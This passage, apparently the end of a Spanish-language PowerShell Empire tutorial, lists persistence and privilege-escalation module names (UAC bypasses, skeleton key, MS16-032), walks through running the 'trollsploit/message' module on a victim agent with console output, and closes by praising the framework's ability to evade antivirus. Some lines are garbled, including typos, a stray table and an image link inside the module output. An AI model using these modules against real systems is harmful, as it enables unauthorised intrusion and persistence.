persistence/misc/debugger*
persistence/misc/disable_machine_acct_change*
persistence/misc/get_ssps
persistence/misc/install_ssp*
persistence/misc/memssp*
persistence/misc/skeleton_key*
persistence/powerbreach/deaduser
persistence/powerbreach/eventlog*
persistence/powerbreach/resolver
persistence/userland/backdoor_lnk
persistence/userland/registry
persistence/userland/schtasks
privesc/ask
privesc/bypassuac
privesc/bypassuac_env
privesc/bypassuac_eventvwr
privesc/bypassuac_fodhelper
privesc/bypassuac_sdctlbypass
privesc/bypassuac_tokenmanipulation
privesc/bypassuac_wscript
privesc/getsystem*
privesc/gpp
privesc/mcafee_sitelist
privesc/ms16-032
privesc/ms16-135
privesc/powerup/allchecks
privesc/powerup/find_dllhijack
privesc/powerup/service_exe_restore
privesc/powerup/service_exe_stager
privesc/powerup/service_exe_useradd
privesc/powerup/service_stager
privesc/powerup/service_useradd
privesc/powerup/write_dllhijacker
privesc/tater
```

A continuación se muestra una pequeña demostración de cómo usar usemodule. Tipo :

1234	usemodule trollsloit/message MsgText you have been hackedexecutey
------	---



```
(Empire: adminraj) > usemodule trollsloit/message
(Empire: powershell/trollsloit/message) > options

Name: Invoke-Message
Module: powershell/trollsloit/message
NeedsAdmin: False
OpsecSafe: False
Language: powershell
MinLanguageVersion: 2
Background: True
OutputExtension: None

Authors:
@harmj0y
```

```
Description:
  Displays a specified message to the user.


Comments:
  http://blog.logrhythm.com/security/do-you-trust-your-
  computer/

Options:

  Name      Required  Value                                     Description
  ----      -
  MsgText   True       Lost contact with the                   Message text to display.
                                     Domain Controller.
  IconType  True       Critical                               Critical, Question, Exclamation, or
                                     Information
  Agent     True       adminraj                               Agent to run module on.
  Title     True       ERROR - 0xA801B720                     Title of the message box to display.

(Empire: powershell/trollsploit/message) > set MsgText you have been hacked ↩
(Empire: powershell/trollsploit/message) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 46EDAHSW to run TASK_CMD_JOB
[*] Agent 46EDAHSW tasked with task ID 5
[*] Tasked agent adminraj to run module powershell/trollsploit/message
(Empire: powershell/trollsploit/message) > [*] Agent 46EDAHSW returned results.
Job started: E7X5T1
```

El uso del módulo anterior mostrará un mensaje en la PC de las víctimas como se muestra en la imagen a continuación:



Conclusión

El malware en forma de .exe / dll / hta, etc. permite a un atacante construir cualquier ataque deseable ya que este marco tiene acceso a Win32. Aunque las empresas antivirus están tomando conciencia día a día, estas siguen siendo válidas. Es una gran herramienta debido a su vasta, auténtica y eficiente colección de post-exploits. En última instancia, el objetivo es pasar desapercibido y tener éxito en su ataque y esta herramienta nos

permite hacerlo. Y este artículo cubrió todos los conceptos básicos que necesita saber sobre este marco.

¡Feliz piratería!